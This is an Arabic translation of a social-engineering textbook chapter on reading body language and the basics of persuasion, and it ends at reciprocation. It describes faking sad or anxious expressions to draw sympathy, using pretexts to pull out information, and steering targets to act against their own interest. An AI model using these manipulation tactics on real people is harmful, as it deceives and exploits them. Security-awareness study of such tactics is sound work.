كما هو مبين في الشكل السابق، يمكنك ان ترى القلق ليس فقط في عرض شفة سيلينا، ولكن أيضا في عينيها. حيث أن اتساع عينيها يشبه الى ما قد تراه في الخوف أو المفاجأة، مشيرا إلى أنها قد تكون تشعر بالقلق. بعض الناس لديهم عادة للقيام بذلك، لذلك لاحظ عندما يبدؤون ويتوقفون، لأنها يمكن أن تشير إلى وجود خط الأساس؛ ثم ابحث عن التغييرات. عموما يحدث هذا العرض عندما يشعر شخص ما بالقلق. أحيانا الشفاه ليست هي الشيء الوحيدة الذي يعض عندما يشعر شخص ما بالقلق. قد تشاهد أيضا عرض مشابهة للأشكال التالية.

Finger biting is another sign of anxiety or nervousness.



Object biting or chewing can indicate nervousness or contemplation.



الشكلين السابقين، كلاهما يظهرا عرض والتي يمكن أن يشير إلى التأمل، القلق، أو التفكير (تحميل المعرفة).

ما الذي سوف تشاهده (What to Watch For)

في جميع عروض الشفة هذه، فإن المهندس الاجتماعي يجب ان يكون ذكيا في البحث عن التغييرات. لاحظ عندما يبدأ الشخص بالعروض هذه، وتذكر المحادثة أو الأسئلة التي حدثت في ذلك الوقت. وبالمثل، فإن أي شخص يلعق شفتيه، جنبا إلى جنب مع جميع عروض الشفة الأخرى، يمكن أن تقع في فئة المتلاعبين الغير لفظي. الزيادة في عروض المتلاعبين يشكل خروجا عن خط الأساس ويمكن أن تكون نقطة ساخنة بالنسبة لك لكي تلاحظها.

هذا يمكن أن تكون كلها مؤشرات للإجهاد، القلق، أو عقد الظهر. كل العلامات الجيدة عن الانزعاج قد وضعت أو وضعت في. كمهندس اجتماعي، يجب أن تلاحظ إذا كان تواصلك يسبب هذا التفاعل ومن ثم ضبط سلوكك. على غرار المناطق الأخرى المذكورة في المقاطع السابقة، يمكنك استخدام عروض الشفة الخاصة بك، بمهارة، للتأثير على عواطف شخص ما.

على سبيل المثال، عندما تسأل شخص ما عن مصلحه، فانه من الممكن ان يظهر عضه صغيره لشفتيه أو تجعيد الشفة وهذا يظهر أنه من الصعب عليك أن تسأله، انتزاع التعاطف من الشخص. أو لنفترض أنك كنت تحكي قصة، وتحصل على تفاصيل عن الكيفية التي قد تفقد وظيفتك إذا لم يتم الحصول على هذه المهمة. عرض بعض عروض الشفة الضيقة يمكنه ان يضيف وزنا لقصتك، والتي تبين مدى الصعوبة بالنسبة لك لتقول ما لديك لتقوله. سواء كنت تشاهد هذه العلامات أو تستخدمها، التعلم على التعرف على معانيها يمكن أن يحدث فرقا كبيرا في نجاحك كمهندس الاجتماعي.

حجب العين (Eye Blocking)

في كثير من الأحيان عندما يكون شخص ما يشعر بالحزن للغاية، فانه يعصر عينيه المغلقة أو حتى يغطيهم، كما هو مبين في الشكل التالي. لماذا؟ حيث تسبب الاستجابة الفسيولوجية هذه لنا منع أو تغطية الكائن الذي يجعلنا حزينين. يمكن رؤية هذا العرض نفسه عندما يكون الشخص يشعر بالحزن ولكن ليس الشديد ولكنه يحاول منع الكائن الذي يهيج، يحزن، أو يغضبه.

Eye blocking is a classic sign of sadness.



إذا كنت ترى شخص ما قام بعرض هذه العلامة، فإنها فكرة جيدة لتحليل موضوع المحادثة، السؤال "لماذا" ومن ثم معرفة ما إذا كان هو الأساس لهذه العاطفة.
عندما كنت صغيرا، كان هناك نوع من الإهانة الأكثر شعبيه وهي "أمك". يبدو أنها تناسب أي حالة، وعموما تجلب الابتسامات والضحك. ذات مرة كنت عند صديق مقرب، وكنا نتداول الشتائم عندما رميت "أمك". لقد التقيت مع شيء مشابه للصورة كما هو مبين في الشكل السابق وبعد ذلك بعض الدموع. كنت قد نسيت ذلك، قبل أسابيع فقط، أمي صديقي قد ماتت. تسببت ملاحظتي الحساسة والقاسية له بالتفكير في فقدانها المؤلم، وحاولت حجب الهدف عن ذلك الألم.

ما الذي سوف تشاهده (What to Watch For)

إذا كنت ترى عروض حجب العين، ولم يكن سببه أي شيء مما قلته، فأفضل سؤال يسأل هو: "هل كل شيء بخير؟" ليس هناك أسرع طريقة لبناء علاقة مع شخص آخر من ملاحظة الألم الشخص وإظهار الاهتمام.
حيث أنه رهيب كما يبدو، يمكن أيضا استخدام هذا العرض لانتزاع التعاطف من الناس. عرض هذا العرض بمهارة في الوقت المناسب يمكن خلق شعور من الحزن ويتسبب في اقتراب شخص ما منك وبسالك هل كل شيء جيد. الرجل المخادع والمهندس الاجتماعي قد استخدموا التعاطف حيث ساعدتهم في مواضيعهم لسنوات.

Self-Comforting and Head Tilts

أنا دائما أجد هذا الجزء مثير للاهتمام. في عام 1980، ما يسمى "***معلمو المبيعات (sales gurus)***" استخدموا لتعليم هذا مثلا إذا قام شخص بعقد ذراعيه، فهذا يعني انه غير مهتم ومغلق. وقد ساعدت الأبحاث في أن نرى أن هذا الاستنتاج خاطئ. بعض الناس يقفون هذا القبيل لأنه ببساطة يشعر بغير مريح، والبعض الآخر لأنهم يشعرون بالبرد، والبعض الآخر تكون عادة عندهم.
لكن كمهندس اجتماعي يمكن أن ننظر لشيء اخر يمكن أن يساعدنا في تحديد تغيير الشخص في العاطفة من خط الأساس. النساء أساسا تتخذ هذا الوضع والذي يعتبر إراحة ذاتيه (***Self-Comforting***). حيث يقوموا بعقد أذرعهم عبر اجسادهم، تحت صدورهن، كما هو مبين في الشكل التالي.

Self comforting and a sign that something may have changed



المفتاح هنا هي الملاحظة إذا بدا العرض عند نقطة معينة. افترض أنك تقترب من مجموعة ولاحظت امرأة تقف مع ذراعيها على جانبيها. انها تراك قادما فعقدت ذراعيها (***cross arms***). قد تكون هذه نقطة جيدة لتحليل نهجكم لمعرفة ما كان سبب عدم الراحة لها.
مراجعة الظروف، المناطق المحيطة بها، وما قد تغير يمكن أن يعطيك مؤشرا جيدا على التغيرات العاطفية. المهندس الاجتماعي الجيد سوف يقوم بتحليل مستوى عدم الراحة لدى الشخص، في محاولة لتحديد السبب من خلال الملاحظة والأسئلة، ومن ثم الضبط وفقا لذلك.

آخر عرض عن الراحة سأناقشه في هذا الفصل هو ميل الرأس (***head tilts***). هذا المفهوم هو مماثل لـ **open ventral displays**. إمالة الرأس جيدا، مع ابتسامة، هو أداة قوية. فقط تذكر أن الابتسامة يجب أن تكون حقيقية، ويجب أن تكون إمالة الرأس خفية. وهناك الابتسامة مزيفة مع إمالة رأس شديده تجعلك تبدو مختل، وليس جديرا بالثقة. لكن الزاوية المناسبة سوف تعطيك شعور قوي من الثقة والود، كما هو مبين في الشكل التالي.

The comfort of a good head tilt and smile



هنا بن يقوم بعرض ابتسامة حقيقية، وإمالة رأس خفية. هذا العرض يقول: "أنا أثق بك، وأنا سعيد لرؤيتك، لذلك يمكنك الثقة بي". هذا العرض عن اعلى درجات الراحة، يخلق شعورا بالدفء في الشخص الذي تتفاعل معه، كما هو مبين في الشكل التالى. هذا العرض يقول للشخص الذي تتحدث إليه، "أنا أثق بك، حتى تتمكن من الثقة بي".

Selena's not-so-subtle head tilt says she is open to this relationship.



سيلينا سعيد، واثقه، وعلى استعداد للمشاركة في هذه العلاقة. يمكنك أن ترى أن وجهها كله يشارك في الابتسامة، مع إمالة الرأس لها، وليست خفيفة كما في بن، حيث تقول إنها منفتحة.

خلط إمالة الرأس والابتسامة مع **open ventral display** هو تكتيك قوي. كان الرئيس الأمريكي السابق بيل كلينتون يستخدم هذا التكتيك. حيث كان يرفع كفيه، مع ابتسامه، وإمالة رأسه، ويدعوك للانضمام الى هذه القضية. فاز في قلوب الشعب الأمريكي باستخدام هذا العرض الغير لفظي.

كما حاولت نائبة المرشح الرئاسي السابق للولايات المتحدة ساره بالين استخدام هذا العرض. كان لديها ابتسامة كبيرة وإمالة الرأس جيده، ولكن عندما تستخدم **open ventral displays**، فإنها كثيرا ما تضيف هز الكتفين (**shrug**) إلى هذا المزيج. مما جعلت هذه البادرة الواحدة يبدو عليها أنها غير متأكدة من نفسها ورسالتها.

ما الذي سوف تشاهده (What to Watch For)

كمهندس اجتماعي ترغب في مشاهدة نفسك عندما يتعلق الأمر بهذا العرض. عندما تكون عصبيا، فإنك تصبح متوترا، وهذا التوتر سوف يجعلك تبدو صلب وقاسي. إذا كنت متوتر، فلن تكون قادرة على إعطاء إمالة الرأس الجيدة مع الابتسامة الحقيقية. لذلك، شاهد أولا العروض الخاصة بك وتأكد من إنك تبين العواطف المناسبة للذريعة الخاص بك.

أنا أعلم أني قلت هذا كثيرا في هذا الباب، لكن لا أستطيع ان اقول لكم كم هو مهم أن تراقب باستمرار التغييرات الطفيفة في خط الأساس التي يمكن أن تكون البقعة الساخنة. مؤخرا أخبرتني زوجتي عن الحالة التي تكون عليها مع بعض الأصدقاء. بينما تحكي قصة، كانت لديها ابتسامة دافئة، وكانت منفتحة. سألتها عن شخص معين، فعبرت بذراعيها أمام عينيها، خفضت صوتها وأصبحت أكثر صلابة. في تلك المرحلة، كنت أعرف شيئا قد حدث بينهما، ولكن كنت أعرف أيضا أنني لا يمكن أن أسال فقط، "ماذا حدث؟"

فقلت لها: "مهلا، هل أنت بخير؟ يبدو أنك متوترة ".

"حسنا ..."، هي الان تفكر في أن تقول لي أم لا، " في الواقع. اسمح لي ان اقول لكم ما حدث"، وحصلت على القصة كاملة. كونك متأهباً لأي تغيرات في الشخص الذي تتحدث إليه يعطيك ما يكفي لتغيير لغة جسدك، ثم تغيير أسلوب التخاطب لانتزاع المزيد من المعلومات.

Human-Based SE: Influence: The Power of Persuasion

إذا كنت تريد الإقناع، فيجب أن تناشد الفائدة بدلا من العقل.

If you would persuade, you must appeal to interest rather than intellect

بنجامين فرانكلين

هذه الكتابة المنقوشة تلخص هذا الفصل بأكمله. انت من الممكن أن تتساءل لماذا لم تشمل هذه المناقشة داخل الجزء السابق من المبادئ النفسية للهندسة الاجتماعية. علم النفس هو علم ومجموعة من القواعد الموجود فيه حيث إذا تم إتباعها، فسوف تسفر عن نتيجة. علم نفس الهندسة الاجتماعية هو علم وحساب.

التأثير (***Influence***) والإقناع (***persuasion***) هي مثل الكثير من الفن الذي هي مدعومة بالعلم. الإقناع والتأثير تشمل العواطف والمعتقدات. كما نوقش في بعض الاجزاء السابقة، عليك أن تعرف كيف وماذا يفكر الناس.

التأثير وفن الإقناع هو عملية الحصول على شخص آخر تريده أن يفعل، يتفاعل، يعتقد، أو يؤمن بالطريقة التي تريدها له. إذا كنت بحاجة إلى ذلك، فعيد قراءة الجملة السابقة. ربما هي واحده من أقوى الجمل في هذا الكتاب كله. وهذا يعني أن استخدام المبادئ المذكورة هنا، سوف تكون قادر على تحريك الشخص على التفكير، الفعل، وربما حتى الاعتقاد بالطريقة التي تريدها له لأنه يريد ذلك. المهندس الاجتماعي يستخدم فن الاقناع كل يوم، وللأسف المحتالين الخبثاء يستخدمونها أيضا.

بعض الناس خصصت حياتهم للبحث والدراسة، واتقان فن التأثير. ساهم في ذلك الدكتور إلين لانجر، روبرت سيالديني، وكيفين هوجان حيث يعتبروا مستودع كبير جدا من المعرفة في هذا المجال. مزج هذه المعرفة مع أبحاث وتقنيات **NLP** (برمجة عصبية) للباحثين باندلر، جرندر، ومؤخرا جيمي سمارت، وما لديك تعتبر وصفة لتصبح فنان حقيقي.

التأثير الحقيقي هو أنيق وسلس في معظم الوقت ولا يمكن اكتشافه أنه واقع تحت مظلة هذا التأثر. عندما تتعلم الأساليب فإنك سوف تبدأ في ملاحظته في الإعلانات التجارية، على لوحات الإعلانات، وعند استخدامها من قبل مندوبي المبيعات. سوف تبدأ في الحصول على اثار حفيظة في المحاولات الغير مطابقة للمواصفات من المسوقين، وإذا كنت مثلي، سوف تبدأ في التخريف والهذيان في الإعلانات التجارية واللوحات الإعلانية الرهيبة أثناء القيادة.

قبل الدخول في كيفية استخدام المهندس الاجتماعي التأثير والإقناع، فسوف نبدأ هذا الجزء مع جولة قصيرة لبعض العناصر الأساسية من الإقناع والتأثير التي قمت بتجميعها واستخدامها. سوف يناقش هذا الجزء أشياء مثل المعاملة بالمثل، والتلاعب، وقوة تحديد الأهداف، فقط أسماء لا حصر لها من هذه العناصر الأساسية. التأثير والإقناع يمكن تقسيمها إلى خمسة جوانب هامة، كما نوقش في الأقسام التالية.

الأساسيات الخمسة عن التأثير والاقناع (The Five Fundamentals of Influence and Persuasion)

الأساسيات الخمسة الإقناع تكون حاسمة في الحصول على أي نوع من التأثير الناجح على الهدف:

- وضع أهداف واضحة (Setting clear goals)
- بناء العلاقة (Setting clear goals)
- البدء في ملاحظة المحيط (Being observant of your surroundings)
- كن مرنا (Being flexible)
- الحصول على اتصال مع نفسك (Getting in touch with yourself)

الهدف كله للهندسة الاجتماعية هو التأثير على الهدف لاتخاذ إجراء قد يكون أو لا يكون في مصلحتهم. حيث أنه لن يقوم بالعمل/الاجراء الذي تريده فقط، بل انه يريد/يرغب في ان يقوم بهذا العمل وربما حتى يشكرك على ذلك في نهاية المطاف. هذا النوع من التأثير قوي ويمكنه أن يجعل المهندس الاجتماعي الذي يملك هذه المهارات أسطوري.

مدرب البرمجة اللغوية العصبية ذات الشهرة العالمية جيمي سمارت قال ذات مرة: "إن الخريطة ليست المنطقة". أنا أحب هذا الاقتباس لأنه يمزج تماما هذه الأسس الخمسة. أيا منهم ليس المجموع الكلى من تلقاء نفسها، ولكن بشكل فردي فهي مثل النقطة على الخريطة التي تظهر لك كامل الخريطة لما تريد تحقيقه.

- **لديك هدف واضح في العقل (Have a Clear Goal in Mind)**

ليس فقط يجب أن يكون لديك هدف واضح في الاعتبار/العقل، ولكن يجب عليك أن تذهب أبعد حتى من ذلك التدوين. اسأل نفسك، "ماذا أريد من هذه المشاركة أو التفاعل؟".

كما ناقشنا في الفصول السابقة، خاصة عندما تعلق الامر بالبرمجة اللغوية العصبية (**NPL**)، تتأثر النظم الداخلية للإنسان من خلال أفكاره وأهدافه. إذا كنت تركز على شيء، فإنك تكون أكثر عرضة لتصبحه أو تحصل عليه. هذا لا يعني أنه إذا قمت بالتركز على التفكير في الحصول على واحد مليون دولار، فإنك سوف تحصل عليه. في الواقع، هذا غير محتم. ولكن مع ذلك، إذا كان لديك الهدف في صنع واحد مليون دولار، ومن ثم التركيز على الخطوات اللازمة لجعل ذلك المال، أهدافك، التعليم، والإجراءات فهذا سوف يزيد من احتمال تحقيق هذا الهدف. ينطبق الشيء نفسه على الإقناع. ما هو هدفك؟ هل هو لتغيير المعتقدات لشخص ما؟ لحمله على اتخاذ إجراء ما؟ لنفترض أن صديقي العزيز فعل شيئا غير صحي بشكل رهيب وتريد محاولة إقناعه بالتوقف. ما هو الهدف؟ ربما الهدف النهائي هو إقناعه أن يتوقف، ولكن ربما تخرج بعض الأهداف القليلة على طول الطريق. تحديد كل من هذه الأهداف يمكنك جعل طريق التأثير على الشخص أكثر وضوحا.

بعد تحديد الهدف، يجب عليك أن تسأل نفسك، "كيف يمكنني أن أعرف عندما أحصل عليه؟" لقد استمعت مرة واحدة إلى برنامج تدريب والذي يقدمه جيمي سمارت، واحدة من قادة العالم في البرمجة اللغوية العصبية، وسأل كل شخص في الفصول الدراسية هذه سؤالين:

- ماذا تريد؟
- كيف سوف تعرف عندما يكون لديك ذلك؟

عند هذه النقطة، أنا أوقفت **CD** على السؤال الاول ثم قمت بالإجابة على هذا بنفسي بصوت عال ماذا أريد من هذه الدورة. ثم ضغطت اللعب مرة أخرى وعندما سأل السؤال الثاني "كيف تعرف أنك قد حصلت على ذلك؟" فأوقفت **CD** مرة أخرى وخسرت. كان واضحا لي أنه لم يكن لدي خارطة طريق. كنت أعرف ما أريد من ذلك بالطبع، ولكن لم أكن أعرف كيفية القياس عندما أكون قد حصلت عليه.

معرفة ما تريده من التعاقدات هو جانب مهم من تكتيكات التأثير والإقناع. عند الاقتراب من الهدف فإنك تعرف ما هي أهدافك وما هي المؤشرات التي سوف تحصل عليها عندما تحصل على ما تريده، ثم يمكنك أن تحدد بوضوح المسار الذي تحتاج إلى أن تأخذه. تحديد الأهداف بوضوح يمكن أن يصنع أو يفشل نجاح تكتيكات التأثير التي يستخدمها المهندس الاجتماعي وكذلك جعل الخطوة التالية أسهل بكثير في الإتقان.

- **بناء العلاقة (Rapport، Rapport،Rapport)**

في الفصول السابقة كنا قد تحدثنا بالكامل عن بناء العلاقة. فقم بقراءتها، ودراستها، واتقن مهارة بناء العلاقة الخاص بك.

تطوير العلاقة يعني أن تحصل على انتباه الشخص الذي يتم استهدافه وعقله اللاواعي/الباطن، وبناء الثقة داخل ذلك الجزء اللاواعي. يمكن اتقان مهارة بناء العلاقة تغيير الطريقة التي تتعامل بها مع الناس، وعندما يتعلق الأمر بالهندسة الاجتماعية، يمكن أن تغيير منهجية بأكملها.

لكي تبنى علاقة، نبدأ من حيث الشخص الذي تريد التأثير عليه عقليا (حاول فهم إطاره العقلي). هل هم مريب؟ هل هم مستاءين، يشعروا بالحزن، أو قلقين؟ مهما كانت الحالة العاطفية التي تتصورها لهم لكي يكونوا فيها. لا تركز على أهدافك بقدر ما تركز على فهم الشخص.

هذه نقطة حيوية جدا. هذا يعني ان المهندس الاجتماعي يجب أن يفهم هدفه بالقدر الكافي الذي يمكنه أن يتخيل أين وعيهم. ما هي أفكار الهدف وحالته الذهنية؟

على سبيل المثال، تخيل أنك تريد التأثير على صديق عزيز عليك وترغب في أن يقلع عن التدخين أو المخدرات أو يفعل شيئا آخر. لاحظ هنا أنك لا تريد إقناعه بالانسحاب، ولكن إقناعه بأنه يريد الإقلاع عن التدخين. هدفك لا يمكن أن يكون عنك، أليس كذلك؟ يجب أن نركز على الهدف. لا يمكنك بدء المحادثة مع ما تأثير إدمانها والذي يمكنه ان يفعل بك، كم لها من رائحة كريهة، وهلم جرا. الحجة يجب أن تكون ما هو عليه بالنسبة لها. لا يمكنك بدء المحادثة مع الهجوم اللفظي حول ما فعله شخص ما لك بواسطة عادته، ولكن تحتاج لفهم أين يوجد إطار العقل لذلك الشخص، وقبول ذلك، ثم القيام بالمحاذة معه.

الهندسة الاجتماعية هي نفسها تقريبا: لا يمكنك البدء حيث تكون عقلانيا. هذا سيكون صراع عند كثير من الناس. هل تعرف لماذا هو يدخن؟ هل تفهم الأسباب النفسية والبدنية، أو العقلية لماذا؟ لا يمكنك بناء علاقة قوية وجهودكم في التأثير ستفشل.

بالإضافة إلى ذلك، لا يمكنك الاستناد دائما لفكرة بناء العلاقة بواسطة المنطق. ذات مرة كنت في المستشفى مع صديقي العزيز الذي كان يحتضر نتيجة سرطان الحلق. وقال انه يدخن لأكثر من 40 سنة وفي يوم واحد اكتشف انه مصاب بالسرطان. انتشر بسرعة، ليصل به إلى المستشفى لعيش أيامه الأخيرة. أولاده أتوا لزيارته الى الان ولكن يجب عليهم ترك الغرفة الان. اعتقد انه غلبت عليهم العاطفة. ذات مرة بعدما إرهاق أنفسهم ذهبت إليهم لمواساتهم حيث كان خارج المستشفى فرايتهم يدخنون! صعقت من هذا. أنا لا أدخن وليس لدي الرغبة في هذا، وعلى الرغم من أنني يمكن أن أفهم مدى قوة الإدمان كيف يمكن أن تكون، لا أستطيع أن أفهم كيف يمكنهم بعد رؤية الألام الذي يعاني منها والدهم، كيف يمكنهم رفع السيجارة إلى شفاههم.

ان المنطق لا يفوز في هذه القضية. أخبار أبناء صدقي بأن التدخين عادة سيئة وكيف سيقوم بقتلهم فهذا لن يفعل أي شيء حسن (هذه المعلومات عديمة الفائدة وذلك لأنها معلومات هجويه حيث أنها فقط جعلتني أشعر أنني بحالة جيدة في قوله ذلك)، ولكنها لا تتماشى مع إطارها الحالي من العقل. حتى تفهم الشخص فهذا لا يعنى إنك من الممكن النجاح في بناء علاقة جيدة بما فيه الكفاية للتأثير عليه.

الحصول على شخص ما لجعله يريد أن يفعل شيئا هو مزيج من العاطفة والمنطق، وكذلك التفاهم والتواضع في كثير من الحالات. ذات مرة مشيت إلى مكتب حيث كنت ذاهبا للقيام ببعض الأعمال وسمعت تعليق مضحك في الخارج، لذلك عندما كنت أمشي في المدخل الرئيسي كنت أضحك. المرأة خلف المكتب اعتقدت إنها فعلت شيء محرج لأنه عندما رأتني قامت على الفور وهي تشعر بالغضب وصرخت في وجهي، "انها ليست مضحكة جدا وانت مختل".

الآن لم أكن أعرف هذه المرأة ولكي تقول لك الحقيقة فكان لدي هدف في الاعتبار أن هذا التفاعل لن يذهب للمساعدة. بالإضافة إلى ذلك، شعرت بالإهانة حيث انها افترضت أنى كنت أضحك عليها، وأرادت أن أعتنها على ذلك. ولكن بدلا من ذلك، رأيت أنها محبطة. جعلت نفسي قريبا منها حتى لا تشعر بالإحراج بعد الآن، نظرت في عينيها، ومع قول صادق، "أنا آسف جدا إذا كنت تعتقدي أني كنت اضحك عليك. حيث إنني كنت في موقف السيارات وبعض من زملائك حكي قصة عن حفلة كانت في عطلة نهاية الأسبوع فاعتقدت انها كانت مضحكه جدا ".

تطلعت/نظرت في وجهي، يمكنني أن أقول إنها الآن أكثر حرجا، وذلك لحفظ ماء الوجه لها، فقلت بصوت عال، "سيدتي، أنا آسف بسبب ضحكي وإحراجك". هذا ما سمح لها بحفظ ماء الوجه على المحيطين لنا. فهمت أنني "أخذت واحدة من اجل الفريق"، وأجابت بلطف شديد. ثم بعد دقيقة اعتذرت وعملت لصالحي فأعطيتها كل البيانات وسألت عن البيانات وعادة كان سيتعين على العمل بجد للحصول عليها.

الإحسان إلى الناس هو وسيلة سريعة لبناء العلاقة ووضع نفسك في الأسس الخمسة في الإقناع والتأثير.

أسلوب واحد للتأثير على الناس باستخدام اللطف والألفة هو طرح أسئلة وإعطاء الخيارات التي تؤدي بهم إلى المسار الذي تريده. على سبيل المثال، ذات مرة تم التأثير على لأخذ وظيفة حيث أنا حقا لا أريد أن أكون كجزء من جهد جماعي. كان قائد الفريق ذات كاريزمية ودية للغاية حيث كان "عامل سحر" الذي سمح له بالتحدث إلى أي شخص. اقترب مني وقال: "كريس، أردت أن أتحدث إليك بشكل منفصل عن الفريق. أحتاج إلى اليد اليمنى لمشروع صغير. ولكنى أحتاج في هذا الشخص أن يكون مقامر، ومتحفز. أعتقد أن هذا هو أنت، ولكن أنا لا أريد أن أفترض؛ ما رأيك؟"

كنت متحمسا وأشعر بالسعادة من قبل المجاملات والقدرة على أن أكون "مهم"، لذلك أنا رددت، "أنا شخص لدي دوافع ذاتية ومتحفز جدا. ما الذي تحتاجه أيضا، قل لي" .

واصل قائد الفريق الكلام، "حسنا، أنا مؤمن كبير بالقيادة بالقدوة. وأعتقد أن لديك هذه النوعية من القيادة. المشكلة هي، أن بعض من الفريق لا، وانهم بحاجة الى شخص قوي ليبين لهم كيف يتم ذلك."

قبل نهاية المحادثة، ما أراد بدا كما لو كان فكرتي، الأمر الذي جعل من المستحيل التراجع عنه. قوي بالفعل، وبدأ كل شيء مع قوة الإقناع.

- **أن تكون في تناغم مع نفسك ومحيطك (Be in Tune with Yourself and Your Surroundings)**

كونك على بينة من نفسك ومحيطك، أو البراعة الحسية (***sensory acuity***)، هي القدرة على ملاحظة العلامات في شخص ما كنت تستهدفه وفى نفسك والتي سوف تقول لكم ان كنت تسير في الاتجاه الصحيح أم لا.

العديد من المبادئ التي نوقشت في الفصول السابقة تؤدى الى تطبيق الإقناع. قراءة لغة الجسد وعلامات الوجه يمكن أن تقول لكم الكثير عن تأثيرك على الشخص.

لإتقان حقا فن المزدوج التأثير والإقناع، عليك ان تصبح أستاذا في المشاهدة واستاذا في الاستماع. كريس يستبري، عالم في الطب العصبي النفسي في جامعة ألبرتا، كندا، قدر أن العقول البشرية تعالج المعلومات بمعدل 20 مليون مليار عملية حسابية في الثانية. وتتمثل تلك الحسابات بواسطة تعابير الوجه، **microexpressions**، الإيماءات (***gestures***)، الموقف (***posture***)، نغمات الصوت، وميض العين، معدل التنفس، أنماط الكلام، الكلام غير اللفظي، والعديد من أنواع الأنماط المميزة. اتقان التأثير يعني أن تكون على بينة من تلك الأشياء الدقيقة في نفسك والآخرين.

لقد وجدت لنفسي، القدرة على أن أكون ملاحظ لأثبت أنها أسهل بالنسبة لي بعد تلقي بعض التدريب من الدكتور أيكمن في **microexpressions**. لقد وجدت بعد ذلك أنه ليس فقط أنى أصبحت أكثر وعيا بكثير مما كان يحدث مع من حولي، ولكن أيضا مع نفسي. عندما شعرت بتعبير معين على وجهي، كنت قادرا على تحليلها وأرى كيف يمكن أن يصور للآخرين. هذا الاعتراف مع نفسي والمناطق المحيطة بها كان واحد من أكثر التجارب المفيدة في حياتي.

خبراء البرمجة اللغوية العصبية تروج التقليل من الحوار الداخلي الخاص بك عند محاولة التأثير على الآخرين. إذا كنت تقترب من الهدف وانت تفكر في المرحلة المقبلة من الهجوم، فان الهدف النهائي، أو العائد المحتمل من المحادثة هو الايقاف، أن الحوار الداخلي يمكن أن يسبب لك أن تفوت الكثير مما يجري من حولك. الملاحظة تأخذ الكثير من العمل ولكن المردود يستحق ذلك جيدا.

- **لا تتصرف بجنون، وكن مرنا (Don’t Act Insane–Be Flexible)**

ماذا الذي أعنيه بان لا تتصرف بجنون والتحلي بالمرونة؟ تعريف واحد للجنون والذي كنت أطوف حوله لسنوات عده وهو "فعل الشيء نفسه مرارا وتكرارا ومن ثم تتوقع نتائج مختلفة". كوني مستعد ومرن هو واحد من مفاتيح الإقناع.

يمكنك التفكير في المرونة من حيث الأمور المادية. إذا كلفت لإقناع أو ثني شيء ما، فماذا تكون عليه انت فرع من شجرة الصفصاف أو قضيب من الصلب؟ معظم الناس يقولون فرع الصفصاف لأنه مرن ويسهل ثنيه، ويجعل المهمة بارعة. وهذا مثل الاقناع حيث إذا كنت في محاولة لإقناع الآخرين في حالة العناد وغير مرن فان الاقناع لا يعمل، الاقناع يحتاج الى المرونة.
مرات عديدة، التدقيق/التحقيق لا يذهب كما هو مخطط له. المهندس الاجتماعي الجيد يكون قادر على التمايل مع اللكمات وضبط الأهداف والأساليب حسب الحاجة. هذا لا يتعارض مع فكرة التخطيط للمستقبل. بدلا من ذلك، يشير الى نقطة عدم الجمود بحيث عندما لا تسير الأمور كما هو مخطط لها يمكنك الانتقال والتكيف حتى لا يضيع الهدف.

- **أحصل على أتصال مع نفسك (Get in Touch with Yourself)**

عن طريق الحصول على اتصال مع نفسك، أنا لا أقترح بعض من التأمل الجاد، ولكن أن تفهم فقط عواطفك. العواطف تسيطر عمليا على كل ما تفعله، وكذلك أيضا كل شيء يفعله الهدف الخاص بك. معرفة عواطفك ومن ثم إجراء اتصال مع نفسك يمكنه ان يساعدك على وضع الأساس لكونك مهندس اجتماعي فعال.
بالرجوع إلى المثال السابق الخاص بالصديق المدخن – عند الاقتراب من صديقك فإذا كانت لديك كراهية عميقة لأولئك الذين يدخنون فأن هذا سوف يؤثر على نهجك. يمكنها أن تجعلك تتصرف، تعبر، تقول، أو تفعل شيئا من شأنها أن تغلق الباب إلى الإقناع. حيث أنك أبدا لن تأخذ حلا وسطا بشأن أمور معينة، فكون على بينة من تلك الأشياء وعواطفك عنها يمكنها ان تساعدك على تطوير مسار واضح نحو التأثير على الهدف.
هذه الأسس الخمسة هي المفتاح لفهم التأثير والإقناع. القدرة على خلق بيئة حيث الهدف يريد أن يفعل ما تطلبه هذا هو الهدف من الإقناع، وهذه الأساسيات الخمسة تساعدك على خلق تلك البيئة. يتناول القسم التالي كيف للمهندس الاجتماعي استخدام هذه الأساسيات.

تكتيكات التأثير (Influence Tactics)

كما ذكرت، المهندسين الاجتماعي يجب عليه ممارسة مهارة الإقناع حتى يصبح جزءا من عاداته اليومية. هذا لا يعني أنه يجب أن يؤثر على الجميع في كل ما يفعلون، ولكن القدرة على تشغيل هذه المهارة وإيقافها حسب الإرادة هي سمة قوية في المهندس الاجتماعي الجيد.
التأثير والإقناع لديه العديد من الجوانب التي يمكن استخدامها والعديد منها يمكن أن يتناسب بسهولة مع عملية التدقيق. بعض الجوانب الأخرى قد لا تتناسب بسهولة أيضا، ولكن تحمل موقف قوي جدا في عالم التأثير. تغطي الأقسام التالية ثمانية تقنيات مختلفة من التأثير والتي تستخدم في كثير من الأحيان من قبل وسائل الإعلام والسياسيين والحكومة والرجال المخادعين، المحتالين، وبالطبع المهندس الاجتماعي.
يوفر كل قسم تحليل كل تقنية لترى كيف يتم استخدامه في مناطق أخرى من التأثير بجانب الهندسة الاجتماعية، وكذلك يأخذ نظرة فاحصة على الكيفية التي يمكن أن تنطبق على المهندس الاجتماعي.

المعاملة بالمثل (Reciprocation)


المعاملة بالمثل هو التوقع المتوارث عند الآخرين حيث يعاملوك بشكل جيد ردأ على لطفك معهم. هناك مثال بسيط هو عندما كنت تمشى الى مبنى فاذا بشخص ما جعل لك الباب مفتوحا بالنسبة لك، فانه يتوقع منك أن تقول شكرا له ومن ثم التأكد من أن الباب يبقى مفتوحا بالمقابل بالنسبة له حتى يعبر هو الاخر منه.
